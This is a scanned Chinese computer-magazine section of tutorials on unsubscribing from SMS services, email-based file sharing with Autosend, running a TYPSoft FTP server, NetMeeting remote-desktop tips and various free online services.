写退订短信的专用指令0000或00000发送到相关服务商的服务代码，其中0000表示部分退订，00000表示全部退订。服务代码大多数情况下就是短信发送方的号码，一般为4位数字。如中国移动用户退订新浪的短信服务，可发0000或00000到8888，中国联通用户则发0000或00000到9888或2188。当你收到退订成功的短信后，则在该网定制的短信服务就注销了。

如果你收到的短信不显示服务代码，那可以到移动梦网查询，网址为http://www2.chn.monternet.com:8080/mon/SPCode.jsp，网站还提供了服务代码搜索功能，填入短信服务商的公司名或接入地，即可搜索到相关信息。下面列出几家常见短信服务商的服务代码:新浪:移动8888、联通9888;搜狐:移动6666、联通9666;网易:移动1630、联通9163;TOM:移动8001、联通9866;263在线:移动5263、联通9263;中华网:移动9898;千龙网:移动8111;东方网:移动1528;掌中网:移动1818;腾讯QQ:移动1700。

②通过短信服务商网站退订

如果短信是在新浪、网易、搜狐等比较正规的大服务商处订阅的，那么退订就相对容易，直接在这些网站的短信频道中在线退订即可。

③在中国移动网站退订

由于目前中国内地绝大多数的短信服务商都为中国移动提供短信的客户，因此只要你的手机是中国移动的，那登录移动梦网http://www.monternet.com/来退定短信就一定错不了！登录后，进入“短信服务”一栏，可以看到所有移动短信服务商提供的短信服务，找到自己要退订的短信服务商，点击打开其页面，该服务商短信的退订方法写得一清二楚！

④拨打客服电话退订

除了使用网络手段外，还可以通过传统的电话方式来退订。中国移动和中国联通都有专门的客户服务电话，分别是1860和1001。如果你不方便上网，可以拨打这两个电话，让客户服务人员帮你退订，你只要把想退订的短信名称和短信服务商信息说清楚就行。

相关网站

http://www.chinamobile.com/ 中国移动主页

http://www.chinaunicom.com.cn 中国联通主页

http://211.139.17.207/game/happy/index.htm 欢乐拇指城

http://www.sjinfo.net/sjmj/1.html 手机秘籍

CF [WL01]

万能文件共享 Autosend

■青岛　小美女

与朋友共享文件，通常情况下都采用FTP或点对点发送的方式，不过这两种方式都有诸多限制，常让人无功而返。今天要出场的Autosend是专门为苦恼于文件共享的朋友准备的，它把文件共享同E-mail结合起来，可谓百发百中、屡试不爽。

Autosend小档案

软件版本:2.5　　软件大小:1.96MB

软件性质:共享软件　　适用平台:Windows 9x/Me/2000/NT/XP

下载地址:http://pacon.free.fr/setup-autosend-compact.exe

软件备注:未注册版本有部分次要功能限制，无试用时间限制。

软件特色:①不管电脑处于何种网络环境，只要能连接到Internet收发邮件，便可完成文件共享功能。②文件以E-mail附件的形式传送，Autosend可自动调用WinRAR将大文件先行分割。③拥有权限的用户可以通过E-mail来远程操作共享目录，拥有高度的自主权。

准备工作

①准备一个不常使用的邮箱。Autosend会将邮箱中的邮件POP到本地，并且删除服务器备份，所以不建议使用常用的邮箱。

② Autosend是基于JAVA的共享软件，Windows XP用户需要安装JAVA虚拟机，未安装的用户可以下载Autosend的含JAVA版本，其下载地址为http://pacon.free.fr/setup-autosend-jvmi.exe(14.6MB)。

③请安装WinRAR软件，Autosend在发送共享目录中较大的文件时，会自动调用WinRAR来切割文件，确保传送成功。

你知道吗？

Autosend是如何工作的？

在电脑甲上安装Autosend，设置好电脑甲上共享文件的目录、上传目录，并对自己的邮箱1进行实时监测。当别人或自己在电脑甲或其他电脑上通过邮箱2发送请求E-mail给邮箱1时，Autosend就会检测到邮箱1中的邮件并执行相应操作，如将共享目录中的文件以附件的形式发送到邮箱2中，在共享目录中新建或删除文件夹等。

一、Autosend基本配置

安装完成后运行，软件自动弹出“Configuration”窗口，首先需要对Autosend做一些必要的设置：

①“General properties”选项卡：在“Authorized extensions”栏中设置允许共享文件的后缀名，形如“.zip,.rar,.mp?”(其中“?”为通配符)；在“WinRAR installation directory”中选择WinRAR的安装目录；在“Maximum number of files sent per day per person”栏中设置每个用户一天可共享的最大文件数(见图1)。




图1

②“SMTP & POP properties”选项卡：设置你邮箱的SMTP、POP信息，其中值得注意的是“Maximum size of an attachment”栏设置的数值不得大于你所使用的邮箱允许发送附件的最大容量(见图2)，并可在“Check for new mail every (min)”栏设置自动检测邮箱的时间间隔。




图2

③“Members/Folders”选项卡：设置共享用户及共享给该用户的目录。如你想共享F:\目录给拥有邮箱xxx@xxx.com的朋友，则在“Addresses”栏中单击“Add”按钮来填加该邮箱，添加完毕后选中该邮箱地址，在“Folders”栏中单击“Add”添加共享目录为“F:\”(见图3)。




图3

小提示

★软件默认有地址为“@(Everybody)”的邮箱，表示共享给所有人，也就是任何人都可以获得你共享的文件，不过并没有设置共享目录。

★你可以自行添加邮箱地址，如要共享给所有163.com邮箱的用户，则添加地址为‘@163.com"，而且Autosend允许为不同的邮箱地址设置不同的共享目录。

④“Uploaders/Folders”选项卡：设置可执行上传操作的用户及上传目录，设置方法与“Members/Folders”类似（见图4）。




图4

二、Autosend精彩应用实例

为了叙述方便，在以下实例中都把“Members/Folders”和“Uploaders/Folders”的权限设置为“@(Everybody)”，共享目录设置为“F:\”。大家在使用Autosend时也可这样进行设置，不过记得不要随意将自己的E-mail地址告诉别人，否则别人就能通过往该邮箱发邮件来获得你的共享文件了。

实例1：将本地硬盘中F:\中的msth.reg文件共享给朋友A。

①A往你的邮箱中发送一封标题为“msth.reg”的邮件。

②你在Autosend中执行“Actions→Check for new mail now”命令。

③稍等片刻，A的邮箱中就会收到一封邮件，附件就是msth.reg文件(见图5)。




图5

小提示

★如果A请求的文件在你的共享目录中并不存在，则软件会发送一封邮件告之A。

★你可不做任何操作，而将Autosend设置为定时(默认为20分钟)检测邮箱中是否有新的请求邮件到达，检测到后，软件会自动将请求文件发送到请求邮箱。

高手点拨：利用该功能，可以在小范围内共享或发布自己的文件，方法很简单，只需将自己的E-mail和要发布的文件名公布出来即可，有点像发布BT种子的感觉。

实例2：朋友A通过邮件获得共享目录中的文件列表信息

①A往你的邮箱中发送一封邮件，邮件标题命令有以下几个：

?list：获得共享目录中所有共享文件的列表信息。

?list xxx：获得共享目录下xxx文件夹中文件的列表信息。

?find xxx：获得共享文件中文件名中包含“xxx”字样的文件列表信息。

?new：获得共享文件中本日创建或者修改过的文件列表信息。

②稍等片刻，A的邮箱中就会收到一封邮件，得到文件列表信息了。

高手点拨：该功能主要用来辅助共享用户了解共享资源信息，你可以在Autosend的“Configuration”窗口的“Commands”选项卡中设置允许或禁止使用哪些邮件标题命令。

实例3：朋友A通过邮件远程操作共享目录

A往你的邮箱中发送一封邮件，不同的邮件标题命令可以执行不同的操作：

>up<xxx.ext：把名为xxx的文件以附件的形式发送到你的邮箱，则可将xxx文件上传到共享目录中。

>up<yyy\xxx.ext：把名为xxx的文件以附件的形式发送到你的邮箱，则可将xxx文件上传到共享目录下的yyy文件夹中。

?mkd xxx：在共享目录中创建一个名为“xxx”的目录。

?mkd xxx\yyy：在共享目录中创建一个名为“xxx”的目录，并在xxx下新建“yyy”文件夹。

?del xxx\文件a：删除xxx目录下的文件a。

高手点拨：综合前面的几个功能，就可以实现高效率的远程办公了：用?new了解今天编辑过哪些文档，再用实例1中的办法将它回收到自己的邮箱，编辑完毕后，再利用实例3中的up命令上传到共享目录中，不错吧！

小编有话说：本文主要介绍了Autosend的基本功能，其实完全可以开动脑筋利用它来辅助我们做更多的事情，加强团队间的合作，把它打造成我们的另类下载基地。通过对Autosend的使用，一定可以让你感受到：一个软件价值的实现很大程度上依赖于用户对它功能和用法的进一步挖掘。

CF [WL02]

一分钟在自己的电脑上架设FTP

■山东　丁涛

平时我们常从Internet上不同的FTP服务器中查找和下载想要的音乐、软件、游戏以及其他共享资源，在使用别人的FTP服务器时，你是不是也想拥有一台自己的FTP服务器呢？其实使用TYPSoft FTP Server，花上一分钟，你就能让自己的电脑变成一台FTP服务器。

TYPSoft FTP Server小档案

软件版本：1.08　　软件大小：745KB
软件性质：免费软件　　适用平台：Windows 9x/Me/NT/2000/XP
下载地址：http://dlpchome.cnbb.com.cn/internet/server/ftp/ftpserv108.exe

Step 1 将软件转换为中文界面。安装软件后运行，选择“Setup→FTP”，从“Language”（语言）下拉框中选择“Chineses”，点击“Save”按钮保存设置。

Step 2 添加FTP用户并设置用户属性。选择“设置→用户”，在“用户设置”页面中（见图），点击“新建用户”按钮，在打开的提示框中输入要建立的FTP用户名，按“OK”按钮新建一个用户。



①设置用户密码。点击“用户列表”下添加的用户名，在右边的“密码”文本框中输入相应的密码。

②设置用户访问目录。在“根目录”下可以设置每个用户账号使用的FTP服务器上的目录，不同的用户账号可以设置使用不同的目录。设置完根目录后，在右边会出现“目录访问”列表，可以点击下面的“增加”按钮添加其他目录（一个用户账号可以使用多个不同的文件夹目录）。选中“目录访问”列表中的目录之后，在下边会显示目录的属性信息，我们可以根据需要对“文件”和“目录”的属性信息进行设置，如是否允许上传、下载、删除文件，是否允许创建、删除目录等。

③设置用户账号的连接属性。“最大用户每连接”是指每个用户账号可以创建多少个FTP连接，如果你需要多个用户使用同一用户账号，则要在这里设置该账号对应的用户数。“最大同步用户数每IP”设置每个用户账号可以建立多少个下载/上传连接，朋友们可以根据需要进行设置。“逾时”设置用户连接到FTP后，允许的最大空闲时间，建议朋友们把该数值设置得小一些，这样可以及时断开那些不下载，而又连到FTP服务器上的用户，以保证其他用户的正常登录和下载。

④设置欢迎/退出消息。用户在登录和退出FTP服务器时会收到FTP服务器发出的提示信息，可以在“欢迎消息文件”和“退出消息文件”中设置。

小提示

★如果要暂时禁用某用户账号，可以勾选“禁用账号”项。

★设置完一个用户账号信息之后，一定要点击左边的“保存”按钮加以保存；如果要更改已经建立的用户账号信息，只要点击用户列表中对应的用户名，再在相关属性设置中更改即可。

Step 3 设置FTP属性。选择“设置→FTP服务器”，在FTP设置页面中，“FTP端口”可以设置为希望使用的FTP服务器端口号，默认的端口号是21；“最大用户”是最大允许的用户登录数量，可以参照自己的机器配置和上网带宽进行设置，最后按“保存”按钮。

Step 4 测试FTP。在IE中输入ftp://用户名:密码@本机IP地址，如ftp://ok:1234@218.59.40.88，就能登录FTP服务器了。赶快把你的FTP服务器告诉你的朋友们吧！

小提示

非固定IP地址用户查看自己的IP地址

在TYPSoft FTP Server中点击“用户信息”按钮，“你的IP列表”文本框中显示的就是你本机的IP地址。

FTP服务器常见故障的解决方法

①查看用户账号信息设置是否正确，必要情况下可以重新设置一遍密码。

②如果FTP使用的端口号不是21，则访问该FTP时应当使用“ftp://用户名:密码@FTP服务器IP地址:端口号”的形式。

③重新启动一遍TYPSoft FTP Server服务器程序。

④重新启动一遍客户端Internet拨号程序。

小编有话说：对于非固定IP地址用户来说，采用ftp://本机IP地址/的发布方式显然不合适，可以考虑采用动态域名解析4.7软件（下载地址为http://soft.meibu.com/soft/ddns47.rar，适用于公网用户），获得固定域名。

启动动态域名解析4.7，点击“注册”按钮，根据提示注册一个用户名和一个二级域名（如cfan2004.meibu.com）。以后只要开机运行TYPSoft FTP Server服务器程序，并登录动态域名解析4.7客户端程序，朋友们就可以通过ftp://cfan2004.meibu.com访问你的FTP服务器了。如果你在TYPSoft FTP Server中设置使用的FTP端口号不是21，则只要使用ftp://cfan2004.meibu.com:端口号的方式登录就行。CF [WL03]

看点 NetMeeting是一款Windows内置的软件，用的人不算很多，但实际上用好NetMeeting是可以给我们带来极大方便的。

■秦皇岛 徐健

NetMeeting高级技巧揭秘

芝麻开门

1.NetMeeting 的启动

Windows 98:从“开始→程序→附件→Internet 工具”下启动 NetMeeting。

Windows 2000:从“开始→程序→附件→通讯”下启动 NetMeeting。

Windows XP:没有直接在“开始”菜单内置快捷方式，可以在“开始→运行”下输入 conf.exe 调出 NetMeeting。

2.NetMeeting 的基本设置

初次启动 NetMeeting 后，根据向导依次设置个人信息(姓名、电子邮件地址为必填项，不过可以随便填)、登录的服务器、上网方式、音频调节项，并创建快捷方式。

3.NetMeeting 的基本应用

用 NetMeeting 与他人联系时，首先要呼叫对方:在“地址栏”输入对方的信息，可以是电子邮件地址、计算机名、IP 地址或电话号码，单击“呼叫”按钮(见图1)。




图1 如果不知道自己的 IP 地址，可以点击“帮助→关于Windows NetMeeting”菜单查看

呼叫发出后，被呼叫方将会接到提示信息，音箱会传出“叮铃铃”声，这时他可以单击“忽略”拒绝呼叫，或单击“接受”接受呼叫。接受呼叫后，连接人员列表里就会显示出当前人员名单(见图2)。



图2

小提示

Windows XP中的NetMeeting小技巧

★卸载NetMeeting:单击“开始→运行”，输入:RunDll32 advpack.dll,LaunchINFSection C:\WINDOWS\inf\msnetmtg.inf,NetMtg.Remove，回车后即可卸载。(同样适用于 Windows 2000，只是需要将C:\Windows修改为 C:\WINNT即可。)

★重装NetMeeting:通过上面的方法卸载NetMeeting后，将不能通过在“运行”中输入“conf”来重装NetMeeting。不过，可以先将Windows XP安装光盘放入光驱，然后在“运行”中输入“%systemroot%\Inf”，然后找到并右击msnetmtg.inf文件，接着选择“安装”就行了。

让朋友来辅助你

当你的电脑出现问题需要朋友远程帮助时，可以考虑使用 NetMeeting 的共享桌面功能，让你的朋友(控制方)来操作你(被控方)的电脑。

被控方点击图2最左端的图标按钮，在出现的窗口中选择要共享的内容(如桌面)，然后点击“共享”，为了让对方能对共享的内容进行操作，可点击“允许控制”按钮(见图3)。



图3

如果希望直接让控制方控制，不需被控方的确认，则被控方应勾选“自动接受控制请求”，以后控制方只要选择“控制→请求控制”菜单给被控方，就可以控制被控方了;如果被控方没有选择“自动接受控制请求”项，则被控方处会出现请求控制的提示窗口，如果被控方同意，只需点击”确定“就可以了。

远程操作你的电脑

当出差或外出学习时，远程桌面共享功能将帮助你遥控家里或办公室的电脑，让你如同在家或办公室办公一样。

Step1 选择 NetMeeting 主窗口的“工具→远程桌面共享”菜单，单击“下一步”。

Step2 因为远程桌面共享可以使得他人对电脑有完全控制权，所以安全性就显得非常重要，设置密码后单击“下一步”。

Step3 弹出屏幕保护程序设置对话框，在这里我们选择“否，请稍候在启动”选项，单击“下一步→完成”，在桌面任务栏会出现“远程桌面共享”按钮。

这样远程在“地址栏”里输入家里或办公室电脑的IP地址，会出现一个输入密码提示窗口(见图4)，在提示窗




图4

口内输入设置好的密码，即可登录访问共享桌面与任何程序了。

登录服务器进行共享

如果觉得共享需要IP地址很麻烦，那就教大家一个并不需要知道被控方IP地址也可以进行共享的方法。

控制方和被控方都要依次运行“工具→选项→常规→目录”，填写服务器地址，如保定热线NetMeeting服务器202.99.168.11:1002。点击“确定”按钮后会出现“您没有登录服务，现在想登录吗”提示框，请点击“是”。

控制方单击“呼叫→目录”菜单，会列出同时在该服务器中的成员，双击其中的成员，即可呼叫通话(见图5)。



图5

主持会议

NetMeeting可以让你作为会议主持人来负责整个会议的进程。单击“呼叫→主持会议”，在窗口里可以设置会议的名称、密码、安全性、呼叫性质以及可使用的会议工具等。会议加入非常简单，直接呼叫主持人或主持人呼叫被邀请人都可以。

NetMeeting的聊天室

进入会议后，单击“聊天”按钮将自动在你和参会人员屏幕上打开聊天窗口(见图6)。在“消息”栏可以输入想发送的信息，然后单击“发送信息”按钮发送。聊天窗口中的信息可以是发给每一个人，也可以是你指定的人，这取决于你在“发送给”这一栏里的选择。

单击聊天窗口“查看→选项”菜单，可以设置聊天信息的格式和字体等。



图6

NetMeeting的白板

在NetMeeting主窗口单击“白板”按钮，可打开本机和通话参与者电脑上的“白板”窗口(见图7)。“白板”窗口和“画图”有点类似，但实际上功能却大不相同，它可以让多个参加通话者一起来共同完成项目，如用白板讨论会议日程表之类。




图7

合写一篇文章

与用NetMeeting共享桌面一样，只是在“共享程序”框中选择Microsoft Word文档，单击“共享”按钮。这时在参与通话人员的屏幕中都会看到一个共享文档窗口，其中有正在编辑的Word文档，单击“共享”按钮后，“允许控制”按钮变为可用状态。单击“允许控制”按钮，参与通话人员窗口的标题栏会显示共享文档是可控制的，当单击“请求控制”菜单时会在共享文档提供方弹出“请求控制”消息框，单击“拒绝”则会在请求方弹出拒绝共享消息框，如果接受，则请求方与文档提供方就可一起对该共享文档进行完全操作了。

当文档提供方接受请求后，请求方可以通过双击该文档来进行编辑，此时控制窗口标题栏会显示该程序正处于受控状态，提供方也可同步看到请求方对该文档所作的编辑。需要合作编辑时只需单击该文档，即可对其进行操作(见图8)。



图8

共享文档使得网上多人合作一个项目成为现实，超越了时间与空间的限制，而且因为NetMeeting可以共享其他电脑上的软件，也不必在每台计算机上都装某软件了。

小编有话说:利用NetMeeting也可以传送文件，和QQ、MSN Messenger类似，单击NetMeeting主窗口的“发送文件”按钮打开发送文件窗口，选择要发送的文件发送即可。

CF [WL04]

看点 针对电脑用户的不同需求，往往有相应的应用软件，如翻译方面有金山快译、词典方面有金山词霸、制作电子书可以用Acrobat……在线的你，何不利用网上的各种资源与服务，削弱对这些软件的依赖性呢？

在线的快乐——在线资源大搜刮

■ 北京 无毒显卡 石冀垣 许昊南

不需要那么多软件，不需要那么多繁杂的操作，只要你在线，打开浏览器，登录相应网站，就可以轻松享受到各种服务，这就是在线的快乐。

在线词典篇

1.金山词霸Online

金山词霸是一款优秀的词典软件，但因它不是免费软件，而使得在不少公用电脑上难觅芳踪，但偏偏在网吧、图书馆常要使用它提供的服务。如果下载金山词霸共享版，不仅要突破网吧的种种限制，而且词库很小，难以满足需求。怎么办?试试金山词霸Online。

进入http://www.iciba.net/，点击“在线查词”，不需注册即可使用英中/中英简明词典进行英译汉、汉译英的词汇翻译查询(见图1)。



图1

进入http://www.iciba.net/Members/，注册金山词霸Online专业版用户，注册过程中需要提供一个真实的E-mail地址以供接收账户激活邮件。虽然这项服务可能在未来是要收费的，但目前整个注册过程并没出现“手机验证”等令人不爽的环节，实在令人放心。


图2

金山词霸Online专业版提供了英汉、汉英、汉汉三向7种祥解词典，使用者可以根据自己的需要进行增删，更令人兴奋的是还提供了生词本、拼写建议、查词历史、单词列表等实用功能(见图2)，可以说除了屏幕取词以外，差不多包括了单机版金山词霸中的全部功能。

2.英英词典

http://www.hyperdictionary.com/dict-e提供专业的英英在线词典服务，依照网页提供的单词查询系统即可轻松找到英语单词对应的英文解释，非常适合有一定英文基础的朋友进一步弄清某英文单词的贴切意思。而且，该在线词典还提供了“Computer Dictionary ”(计算机词典)和“Medical Dictionary”(医学字典)供查询专业词汇。

在线翻译篇

由于外语水平有限，在浏览国外网站、查阅外文资料时难免有时“一头雾水”，免费在线翻译可以根据你的需要对目标网站或文稿内容进行翻译，让你真正摆脱语言的束缚，在Internet中畅游。

提供在线翻译服务的网站非常多，下面主要以http://www.russky.net为例加以说明。http://www.russky.net提供了三种在线翻译方式：“英译中”适合只需要翻译英文的朋友，“中英日俄德互译”适合使用这五种最常用语言的朋友，“多语言互译”可以提供13种不同语言的互译，适合专业应用的朋友。

1.Web站点自动翻译

Step 1 打开在线翻译页面http://www.russky.net/trans/Machine_Translation.asp(见图3)。在“网站翻译”下面的文本框中输入要翻译的网址，如www.intel.com。


图3

Step 2 选择翻译使用的专业词库。在“学科”下拉框中选择目标网站对应的专业学科，由于Intel是著名的IT厂商，所以选择“计算机和数据处理”。

Step 3 选择源语言和目标语言。目标网站www.intel.com是英文网站，所以在“源语言”下拉框中选择“English(英语)”，然后在“目标语言”下拉框中选择“中文(简体)”。

Step 4 点击“机器翻译”按钮，就会在新窗口中显示翻译后的网站页面。

2.文本翻译

要翻译一些文本资料时，依然可以让在线翻译来帮忙：将需要翻译的文本复制粘贴到“文本翻译”文本框，选择好专业词库、源语言和目标语言，点击“机器翻译”按钮可以打开在线文本翻译结果页面，其中的“Translated Text”就是翻译后的译文，朋友们可以与“Original Text”中的原始文本进行对照，查看翻译结果是否令人满意。建议每次翻译的文本量稍微少一些，这样做不但可以加快翻译速度，而且在整理翻译后的文本内容时也会更为方便。

在线电子书出版篇

工作和学习之余常免不了舞文弄墨一番，小到诗词歌赋，大到故事小说，在锤炼文学功底的同时，也享受着人生的乐趣。文章是有了，怎么出版呢？如果你不介意回报的话，不妨尝试一下在线出版电子书，通过Internet将你的大作流传开来。

1.在线出版普通格式的电子书

Step 1 准备好你的大作。作品保存为纯文本TXT格式，另外还可以写好书的序言，并准备一张电子书的扉页图片。扉页图片只能使用GIF和JPG两种格式，图片的宽度和高度限定为90像素×115像素，体积不大于100KB。

Step 2 登录http://www.interpub.org/register_name.jsp注册一个用户，然后回到http://www.interpub.org/index.jsp用注册的用户名和密码登录。要知道，只有interpub的正式注册会员才能发布自己的文学作品，非会员只可以下载和阅读作品。

Step 3 在线制作电子书。点击“新建作品”(见图4)，“文章标题”处可输入作品名称；“关键字”处可设置一个作品的关键字，以便别的朋友查找到你的作品；“作品序言”处可录入准备好的作品序言，不填写也行，最后按“提交”按钮。



图4

Step 4 在线编辑作品内容。按“提交”按钮后会回到“作品列表”页面，可以看到刚才添加的作品已经列了出来，点击一下进入作品编辑页面(见图5)。



图5

①上传作品的扉页。点击“上传该书扉页图片”链接，将准备好的扉页图片上传，然后按“返回”链接回到作品编辑页面，会显示出你设置的扉页图片。

②添加每一章的内容。点击“增加一章”链接，进入“增加一章内容”页面，设置作品每一章的标题和内容，按“提交”按钮完成一章内容的录入。按“提交”按钮之后，可以按“修改标题”和“修改内容”按钮对这一章的标题和内容进行修改。

③在每一章中添加每一节的内容。录入完一章的内容之后可点击“增加一节”链接在一章中添加一节的内容，添加方法和添加一章的内容相仿。

Step 5 完成作品。添加完作品的所有章节内容后，点击“制作”链接，系统会提示“电子书制作完毕”，按“后退”链接回到作品编辑页面，点击“我的作品”链接回到“作品列表”页面，以后如果要修改作品内容，可以在“作品列表”页面点击对应作品的“制作”链接，进行修改。

Step 6 发布作品。点击“作品列表”页面中的“我要发布”链接，在“作品发布”页面选择作品类别以及内容风格，最后再署上你的笔名，按“下一步”按钮，如果提示“您的作品已经成功发布到本站”，那你就是“大作家”了。

Step 7 回到http://www.interpub.org/index.jsp，可以在“最新发表”一栏看到大作，点击进入作品页面，有EBX格式和EXE格式两种格式的文件供下载，其中EBX格式是网站作品的特定格式，需要使用阅读器来打开，下载地址为http://www.xiaoshuo.net/download/xsetup.exe，EXE格式作品可以直接阅读，不需要使用阅读器。

2.在线出版掌上电脑格式的电子书

小巧轻便的掌上电脑阅读电子书更方便，下面就介绍一下如何制作和发布掌上电脑能够识别的PDB格式的电子书。

①制作PDB格式的电子书

打开http://www.5ipda.com/bookdiy.php3页面(见图6)，“文件标题”处可为转换的电子书设置一个标题，在下面的文本框中录入要转换的文本内容，然后按“下载至PDA”按钮，将转换后的文件保存到硬盘，之后再传输到掌上电脑中即可。




图6

小提示

★如果要直接把一个文件转换为PDB格式，可以按“浏览”按钮打开要转换的文件。

★在线文件转换能够将TXT、DOC、JPG、GIF、HTM和HTML格式的文件自动转换为PDB格式。

②在线发布PDB格式的电子书

打开“即时出版”页面http://www.5ipda.com/publish.php3(见图7)，“书名”一栏填写作品名称，“笔名”一栏输入




图7

笔名，“类型”选择作品类型，“简介”可以简单写写供网友参考的作品描述，然后在“正文”一栏输入作品内容，按“添加”按钮提交作品。www.5ipda.com提供的在线出版电子书比较简单，朋友在输入内容之前，可以使用文字编辑软件排一下版，然后粘贴到“正文”文本框中。

在线传真篇

一般情况下都是通过传真机来发传真，如果没有传真机该怎么办呢？不妨使用免费的在线传真服务，通过Web页面发送传真。

这里为大家介绍香港电邮http://www.hkem.com/www/fax.html(见图8)提供的在线传真服务，“To”填写传真接收者姓名，“Room/Office”填写接收者所在房间或办公室名称，“Fax Number”为传真号码，采用“+国家代码-区号-传真号”形式，譬如给北京市82780065发送传真就填写“+86-10-82780065”，“Subject”为传真的标题，“Your E-mail:”填写发送者的E-mail邮箱，如果传真发送成功，会自动发送确认信息到该邮箱中，“The body of the fax, as you wish it to appear”填写传真的正文。



图8

填写完以上所有选项之后，按“Fax it”按钮发送即可，如果提示“Fax Sent by Mail Your message has been sent by email to remote-printer”，查看一下你的邮箱，如果收到了确认信则表示传真发送成功了。

小提示

传真号码对应的具体国家和地区的代码，以及在线传真服务覆盖的国家、地区、城市的范围可以到http://www-usa.tpc.int/fax_cover_auto.html查询。

在线FTP维护篇

如果公司的网络管理员在服务器端只开放了HTTP端口，或某些国外的免费空间服务商屏蔽掉了中国的IP地址FTP访问权限，这样就无法通过FTP客户端软件访问FTP服务器了。不妨试一下在线FTP服务器维护。

Step 1 登录在线FTP服务器维护网站http://www.net2ftp.com/，“FTP server”输入FTP服务器的域名或IP地址，“port”输入端口号，“Username”输入FTP的用户名，“Password”输入FTP的密码，如果想直接进入FTP中的某个已知子目录，可以在“Directory”处输入子目录的地址，最后按“Login”按钮登录FTP服务器。

Step 2 在线维护FTP。net2ftp提供的在线FTP维护和常用的FTP客户端软件非常相似(见图9)，“Subdirectories”显示的是FTP服务器当前目录中的子目录内容列表，“Files”显示的是当前目录中的文件内容列表。



图9

Step 3 要在线维护FTP服务器只要点击相应的操作按钮即可。“New”表示在当前目录中新建一个子目录或文件，“Copy”表示复制所选的目录或文件，“Move”表示移动所选的目录或文件，“Delete”表示删除所选的目录或文件，“Rename”表示重命名所选的目录或文件，“Chmod”表示更改所选目录或文件的属性，“Email”表示将所选目录或文件发送到指定的E-mail邮箱，点击“Upload”按钮可以上传文件到当前目录。

小提示

在线FTP维护并没有提供FTP下载支持，如果是比较小的文件，可以在选中文件之后通过E-mail发送功能将文件发送到邮箱中。

小资料

在线天气预报

http://www.t7online.com/提供了中国上千个城市、世界范围5000多个城市的即时天气信息、明后天天气预报信息。

其他在线翻译网站推荐

ccSee看中文-日本频道:http://trans.myany.com/trans/cn/

提供日译汉服务，支持Web站点自动翻译和文本翻译，而且还提供分类详尽的日文站点索引。

联通国际:http://www.165net.com/

提供中英日俄德五国语言互译，支持Web站点自动翻译和文本翻译，不过只限中国联通宽带和165拨号用户使用。

金桥译港世界通:http://www.netat.net/

提供英汉互译服务，支持Web站点自动翻译和文本翻译。

译海网:http://gb.transea.com/

提供中文与英日俄互译，支持Web站点自动翻译和文本翻译。

CF [WL05]

无所不能攻略之：血滴子：百度贴吧

传统的搜索引擎局限于搜寻互联网上有限的“已存在”信息，虽然百度已能搜寻高达2亿中文网页上的信息，但与8000万中国网民脑中的所有知识相比，仍然只是沧海一粟。贴吧 http://post.baidu.com/ 诞生的意义，是让你把头脑中的知识、想法和经验与大家分享，让中国网民不但能搜寻网上“已存在”的有限信息，还能搜寻人类头脑中那些互联网上“没有”的无限信息。

